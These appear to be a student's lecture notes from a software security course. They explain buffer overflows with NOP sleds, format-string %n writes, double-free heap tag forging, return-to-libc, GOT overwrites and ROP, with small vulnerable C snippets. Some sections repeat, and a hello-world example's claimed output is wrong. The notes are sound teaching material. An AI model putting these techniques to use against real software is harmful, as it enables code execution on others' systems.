I've found that the way that this course is organized does not lend itself well to well-organized headers and notes. Apologies for the train-of-thought style.

[29] *This is NP hard*

Software systems are ubiquitous and critical. Therefore it is important to learn how to protect against malicious actors. This course covers attack vectors and ways to design software securely

Data representation: It's important to recognize that data is just a collection of bits and it is up to us to tell the computer how it should be interpreted. Oftentimes we can make assumptions, for example assume that an int is an int. But what if we end up being wrong about it? Many security exploits rely on data being interpreted in a different way than originally intended. For example,

```c
unsigned long int h = 0x6f6c6c6548; // ascii for hello
unsigned long int w = 431316168567; // ascii for world
printf("%s %s", (char*) h, (char*) w);
```

Listing 1: An innocent example of where we should be careful about data representation. This prints hello world

This courses makes use of Intel assembler. TLDR:

- 6 General-purpose registers
- RAX (64b), EAX(32b), AX(16b), AH/AL(8b), etc

Note that the stack grows downwards and the heap grows upwards. Stack overflows can occur and can be a source of vulnerability.

GDB offers some tools for examining stacks

- `break`: create a new breakpoint
- `run`: start a new process
- `where`: list of current stack frames
- `up/down`: move between frames
- `info frame` display info on current frame
- `info args`: list function arguments
- `info locals`: list local variables
- `print`: display a variable
- `x` display contents of memory
- `fork`: Creates a new child process by duplicating the parent. The child has its own new unique process ID
- `exec`: Replaces the current process with a new process

The fork-exec technique is just a pair of `fork` and `exec` system calls to spawn a new program in a new process

2.1.1 Security Fundamentals

The three key components of security are:

- Confidentiality: the protection of data/resources from exposure, whether it be the content or the knowledge that the resource exists in the first place. Usually via organizational controls (security training), access rules, and cryptography.
- Integrity: Trustworthiness of data (contents, origin). Via monitoring, auditing, and cryptography.
- Availability: Ability to access/use a resource as desired. Can be hard to ensure; uptime, etc...

Together they form an acryonym: CIA. A system is considered secure if it has all three of these properties for a given time. The strength of cryptographic systems can be evaluated by the number of bits of entropy or their complexity. For example, a 128-bit key has 21̂28 possible values. This would take a lot of time to break, and a 256-bit key even longer. Availability is harder to measure quantitatively and is instead traditionally measured qualitatively. For example, a system may be available 99.9% of the time. But this doesn't really measure w.r.t security.

Some security terms:


- Another security concept is the **threat**, or any method that can breach security.
- An exercise of a threat is called an **exploit** and a successful exploit causes the system to be compromised. Common threats include internet connections/open ports.
- **Vulnerabilities** are flaws that that weaken the security of a system and can be difficult to detect. For example an unchecked string copy can cause a buffer overflow and allow an attacker to execute arbitrary code
- **Compromises** are the intersection between threats and Vulnerabilities, i.e. when an attacker matches a threat with a vulnerability (i.e. matching a tool in the attacker's arsenal with a weakness)
- **Trust** : How much exposure a system has to an interface. For example a PC might have a lot of trust in the user.

The leading cause of computer security breaches are humans. We are prone to making mistakes. A general trade-off exists when designing secure systems for humans; the more secure a system becomes the less usable it tends to be. One way of measuring the quality of a security system is how secure it is while maintaining usability

2.1.2 Reflections on Trusting Trust


Comment

> **Reflections on Trusting Trust** is a paper by Ken Thompson that discusses the trust and security in computing. Cool short read.




```
. . .
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
         return('\\');
if(c == 'n')
         return('\n');
. . .
```

FIGURE 2.2.



```
. . .
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
         return('\\');
if(c == 'n')
         return('\n');
if(c == 'v')
         return('\v');
. . .
```


FIGURE 2.1.



```
. . .
c = next( );
if(c != '\\')
        return(c);
c = next( );
if(c == '\\')
         return('\\');
if(c == 'n')
         return('\ n');
if(c == 'v')
         return(11);
. . .
```


FIGURE 2.3.

Figure 12. Teaching a compiler what the "\v" sequence is. We may add a statement to return the ascii encoding of \v (11), compile the compiler, and then use it to compile a program that knows what \v is. . We may then alter the source to be like Figure 2.3 without any mention of \v but still compile programs with \v just fine.




```
compile(s)
char *s;
{
        . . .
}
```

FIGURE 3.1.



```
compile(s)
char *s;
{
        if(match(s, "pattern")) {
                compile("bug");
                return;
        }
        . . .
}
```

FIGURE 3.2.



```
compile(s)
char *s;
{
        if(match(s, "pattern1")) {
                compile ("bug1");
                return;
        }
        if(match(s, "pattern 2")) {
                compile ("bug 2");
                return;
        }
        . . .
}
```

FIGURE 3.3.

Next, consider the above scenario where we insert a login Trojan to insert backdoors into code matching the unix login function. We may then compile the *c* compiler to do just that, and then change the source to what it should look like without the Trojan. Compiling the compiler one more time will now produce a compiler binary that looks completely innocent but will reinsert the Trojan wherever it can.

The moral of the story is that you can't trust code that you didn't totally create yourself. But it's awfully difficult to use only code written by oneself. So take security seriously.

Subsection 2.2

Software Code Vulnerabilities

Recall: the stack is used to keep track of return addresses across function calls; storing a breadcrumb trail. Another key thing sitting in the stack are local variables. A common theme in the course is that computing tends to conflate execution instructions with data.

Common data formats and structures create an opportunity for things to get confused (and for attackers to take advantage of). For example, a buffer-overflow attack can end up overwriting that return address breadcrumb trail and then execute arbitrary code.




Figure 13. Bufferoverflow to write to the return address. Shellcode is a sequence of instructions that is used as the payload of an attack. It si called a shellcode because they commonly are used to start a shell from which the attacker can do more.

There are ways to find out where that return address is (or at least reasonably guess). This is discussed more in detail later; for now we'll assume that they have it figured out.

A common technique to make this easier is to inject a bunch of `NOP`s before the start of the shellcode. So that we don't need to be as precise as needed in order to find the shellcode start.

One technique for finding the RA would be to incrementally increase the size of the buffer overflow until we get a segfault – at this point the segfault would tell you what memory address it was trying to access and possibly the values it saw there instead as well.




Figure 14. Can create a RA sled with a NOP leading to shellcode and then try it from e.g. 0x1000, 0x2000 and so forth to find where to attack from.




Figure 15. Another technique may involve placing shellcode all over the place, of which each one may be a valid entrypoint into the shellcode.

Subsection 2.3

Format string Vulnerabilities

```
spirntf(buf, "Hello %s", name);
```

`sprint` is similar to `printf` except the output is copied into `buf`. The vulnerability is simiar to the buffer overflow vulnerability. The difference is that the attacker can control the format string.

Consider the following:

```
char* str = "Hello world";
printf(str); // 1
printf("%s", str); // 2
```

Despite it looking different there are differences in these two ways to print hello world. The first argument is a format string, which is different from just a parameter. A format string contains both instructions for the `c` printing library as well as data. This means that the first method can be exploited if the attacker has access to the format string. A more complex vulnerability is with `snprintf` (which limits the number of characters written into buf).

```c
void main() {
    const int len = 10;
    char buf[len];
    snprintf(buf, len, "AB%d%d", 5, 6);
    // buf is now "AB56"
}
```

- Arguments are pushed to the stack in reverse order
- snprintf copies data from the format string until it reaches a %. The next argument is then fetched and outputted in the requested format
- What happens if there are more % parameters than arguments? The argument pointer keeps moving up the stack and then points to values in the previous frame (and could actually look at your entire program memory, really)

```c
void main () {
    char buf[256];
    snprintf(buf, 256, "AB,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x", 5);
    printf(buf);
    // AB,00000005,00000000,29ee6890,302c4241,2c353030,30303030,
    // 39383665,32346332,33353363,30333033
    // if we look at the 3rd clause as ascii we get '0,BA'
   //  (recall intel little endian) i.e. we've read up far enough to see the local variable
   // specifying the format string pushed onto the stack earlier
}
```





Figure 16. ASCII decoding

Now there's a potential problem: information leakage (of important info further up the stack). Programmers may not pay attention to sanitizing input like language config.

- %n: Assume then next argument is a pointer and then it writes the number of characters printed so far into that pointer.
- This can be abused by %n write to the return address and then overwrite it with the address of the shellcode.

How an exploit may look like for this is as follows:



```
void main()
{
  char buf[256];
  ...
  printf(buf, 123);
  ...
}
```

1. Consume the 123 argument (%x)
2. Have the return address sitting in the beginning of the memory
3. Overwrite the RA value with the start of shellcode

There are some problems with this because on modern machines addresses are very large and it can be impractical to create a gigabyte-sized buffer. Instead we can just divide the problem up and write multiple 8 bit numbers



Example: "%243d" writes an integer with a field width of 243; "%n" will be incremented by 243.

Figure 17. The printf count increments by 243 with %243d. Shorthand




Figure 18. The gaps are there because

Dividing the problem into pieces; using %hhn and %nnx to write 8 bits at a time.

If the bytes being written must be written in decreasing order we can do this by structuring our pointers in a way that we write it in reverse order (don't need to start with LSB). Another option is

Note that this writes the printf counter into the pointer at the argument. This drastically decreases the buffer size needed


Subsection 2.4

Double-Free vulnerability

Freeing a memory location that is under the control of an attacker is an exploitable vulnerability

```
p = malloc(128);
q = malloc(128);
free(p);
free (q);
p = malloc(256);
// this is where the attack happens; the fake tag, shell code, etc
strcpy(p, attacker_string);
free(q);
```


Note that the C free function takes a reference (not necessarily a pointer) to the memory location to be freed. It does not change the value of the free'd pointer either.



malloc implementation

malloc maintains a doubly-linked list of free and allocated memory regions:

- Information about a region is maintained in a **chunk tag** that is stored just before the region
- Each chunk maintains:
  - A "free bit", indicating whether the chunk is allocated or free
  - Links to the next and previous chunk tags
- Initially when all memory is unallocated, it is in one free memory region



malloc Implementation

When a region is allocated, **malloc** marks the remaining free space with a new tag:

When another region is allocated, another tag is created:

Malloc places a doubly-linked-list of chunk bits in memory to describe the memory allocated. `free` sets the free bit, does the various doubly linked list operations (looking at the pointer values of its neighbours in order to remove itself) and also tries to consolidate adjacent free regions. It assumes that it is passed the beginning of the allocated memory as well as go find the tag associated with the region (which is in a consistent place every time).

The attacker can drop fake tags into memory just ahead of the value we want to overwrite and then we can use the free() call to overwrite memory with the attacker's data. For example we can create a fake tag node with a prev and next pointer. We make the next pointer be the address of the return address. And then "prev" can contain the address of the start of our shellcode. So freeing on this fake tag will overwrite the return address with the shellcode start.

Comment

> Note that this is not possible with a single free if you are not able to write to negative memory indicies. The part that makes this attack works is that the double free allows the attacker to write a fake tag just before the next tag in a totally valid way. Doing this with a single free would also involve writing to memory that the program doesn't own. (recall: how the memory manager works)

Subsection 2.5

Other common vulnerabilities

The attacks we have seen have involved overwriting the return address to point to injecting code. Are there ways to exploit software without injecting code? Yes – return into `libc` i.e. use `libc`'s `system` library call which looks already like shell code. This can be accomplished with any of the exploits we have already talked about.

I.e.

- Change the return addresses to point to start of the system function
- Inject a stack frame on the stack
- Before return sp points to $\&system$
- System looks in stack for arguments
- System executes the command, i.e maybe a shell
- Function pointers

- Dynamic linking
- Integer overflows
- Bad bounds checking

2.5.1 Attacks without overwriting the return address

Finding return addresses is hard. So we can use other methods to inject code into the program.

- Function pointers: an adversary can just try to overwrite a function pointer
- An area where this is very common is with *dynamic linking*, i.e. functions such as *printf*.
- Typically both the caller of the library function and the function itself are compiled to be position independent
- We need to map the position independent function call to the absolute location of the function code in the library
- The dynamic linker performs this mapping with the procedure linkage table and the global offset table
  - GOT is a table of pointers to functions; contains absolute mem location of each of the dyn-loaded library functions
  - PLT is a table of code entries: onee per each library function called by program, i.e. sprintf@plt
  - Similar to a switch statement
  - Each code entry invoes the function pointer in the GOT
  - i.e. sprintf@plt may invoke jmp GOT[k] where k is the index of sprintf in the GOT
  - So if we change the pointers in the offset table we can make the program call our own code, i.e. with objdump.[30]

2.5.2 Return-Oriented Programming

- An exploit that uses carefully-selected sequences of existing instructions located at the end of existing functions (gadgets) and then executes functions in an order such that these gadgets compose together to deliver an exploit.
- This can be done faster by seeding the stack with a sequence of return addresses corresponding to the gadgets and in the order we want to run them in.

Subsection 2.6

Software Code Vulnerabilities

Recall: the stack is used to keep track of return addresses across function calls; storing a breadcrumb trail. Another key thing sitting in the stack are local variables. A common theme in the course is that computing tends to conflate execution instructions with data.

Common data formats and structures create an opportunity for things to get confused (and for attackers to take advantage of). For example, a buffer-overflow attack can end up overwriting that return address breadcrumb trail and then execute arbitrary code.

[30] *PLT/GOT always appears at a known location.*




Figure 19. Bufferoverflow to write to the return address. Shellcode is a sequence of instructions that is used as the payload of an attack. It si called a shellcode because they commonly are used to start a shell from which the attacker can do more.

There are ways to find out where that return address is (or at least reasonably guess). This is discussed more in detail later; for now we'll assume that they have it figured out.

A common technique to make this easier is to inject a bunch of `NOP`s before the start of the shellcode. So that we don't need to be as precise as needed in order to find the shellcode start.

One technique for finding the RA would be to incrementally increase the size of the buffer overflow until we get a segfault – at this point the segfault would tell you what memory address it was trying to access and possibly the values it saw there instead as well.




Figure 20. Can create a RA sled with a NOP leading to shellcode and then try it from e.g. 0x1000, 0x2000 and so forth to find where to attack from.




Figure 21. Another technique may involve placing shellcode all over the place, of which each one may be a valid entrypoint into the shellcode.

Subsection 2.7

Format string Vulnerabilities

```c
spirntf(buf, "Hello %s", name);
```

`sprint` is similar to `printf` except the output is copied into `buf`. The vulnerability is simiar to the buffer overflow vulnerability. The difference is that the attacker can control the format string.

Consider the following:

```c
char* str = "Hello world";
printf(str); // 1
printf("%s", str); // 2
```

Despite it looking different there are differences in these two ways to print hello world. The first argument is a format string, which is different from just a parameter. A format string contains both instructions for the c printing library as well as data. This means that the first method can be exploited if the attacker has access to the format string. A more complex vulnerability is with `snprintf` (which limits the number of characters written into buf).

```c
void main() {
    const int len = 10;
    char buf[len];
    snprintf(buf, len, "AB%d%d", 5, 6);
    // buf is now "AB56"
}
```

- Arguments are pushed to the stack in reverse order
- snprintf copies data from the format string until it reaches a %. The next argument is then fetched and outputted in the requested format
- What happens if there are more % parameters than arguments? The argument pointer keeps moving up the stack and then points to values in the previous frame (and could actually look at your entire program memory, really)

```c
void main () {
    char buf[256];
    snprintf(buf, 256, "AB,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x,%08x", 5);
    printf(buf);
    // AB,00000005,00000000,29ee6890,302c4241,2c353030,30303030,39383665,
    // 32346332,33353363,30333033
    // if we look at the 3rd clause as ascii we get '0,BA' (recall intel little endian) i.e. we've read up far enough to see the local variable specifying the format string pushed onto the stack earlier
}
```

